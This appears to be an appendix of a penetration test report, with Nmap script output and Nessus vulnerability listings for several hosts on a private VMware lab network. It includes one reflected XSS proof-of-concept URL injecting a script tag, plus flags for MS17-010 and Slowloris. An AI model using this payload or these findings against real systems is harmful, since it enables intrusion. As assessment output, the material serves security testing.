|   /db/: BlogWorx Database
|   /README.txt: Interesting, a readme.
|   /db/: Potentially interesting folder
|   /functions/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|_  /templates/: Potentially interesting folder
| http-phpself-xss:
|   VULNERABLE:
|   Unsafe use of $_SERVER["PHP_SELF"] in PHP files
|     State: VULNERABLE (Exploitable)
|       PHP files are not handling safely the variable $_SERVER["PHP_SELF"] causing Reflected Cross Site Scripting vulnerabilities.
|
|     Extra information:
|
|   Vulnerable files with proof of concept:
|     http://192.168.0.2/db/head/feed.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
|     References:
|       https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
|_      http://php.net/manual/en/reserved.variables.server.php
```

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp   open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
```

```
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
```

```
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 153.09 seconds
```

Figure 1.13 results of the nessus scans carried out against all the IPs

192.168.0.1

CRITICAL	HIGH	MEDIUM	LOW	INFO
3	8	12	1	67

Vulnerabilities Total: 91

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server

MEDIUM	5.0	11734	ArGoSoft Mail Server HTTP Daemon GET Request Saturation DoS
MEDIUM	5.0	18140	ArGoSoft Mail Server Pro <= 1.8.7.6 Multiple Vulnerabilities (XSS, Traversal, Priv Esc)
MEDIUM	5.0	10073	Finger Recursive Request Arbitrary Site Redirection
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access

INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10092	FTP Server Detection
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information

INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire

INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection

INFO	N/A	52459	Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection
INFO	N/A	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	10400	Microsoft Windows SMB Registry Remotely Accessible
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	23974	Microsoft Windows SMB Share Hosting Office Files
INFO	N/A	11777	Microsoft Windows SMB Share Hosting Possibly Copyrighted Material
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	10919	Open Port Re-check

INFO	N/A	48243	PHP Version Detection
INFO	N/A	10185	POP Server Detection
INFO	N/A	66334	Patch Report
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	10263	SMTP Server Detection
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported

192.168.0.1 7

INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.2

Vulnerabilities Total: 57

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.

HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)

MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution

INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

192.168.0.2 10

INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry

INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information

INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.10

1	1	2	0	38
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 42

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords

INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)

INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	11936	OS Identification
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported

192.168.0.10 13

INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.11

1	1	2	0	38
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 42

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords

INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)

INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	11936	OS Identification
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported

192.168.0.11 16

INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

APPENDIX B

Figure 2.1 the dll file located on the c: drive



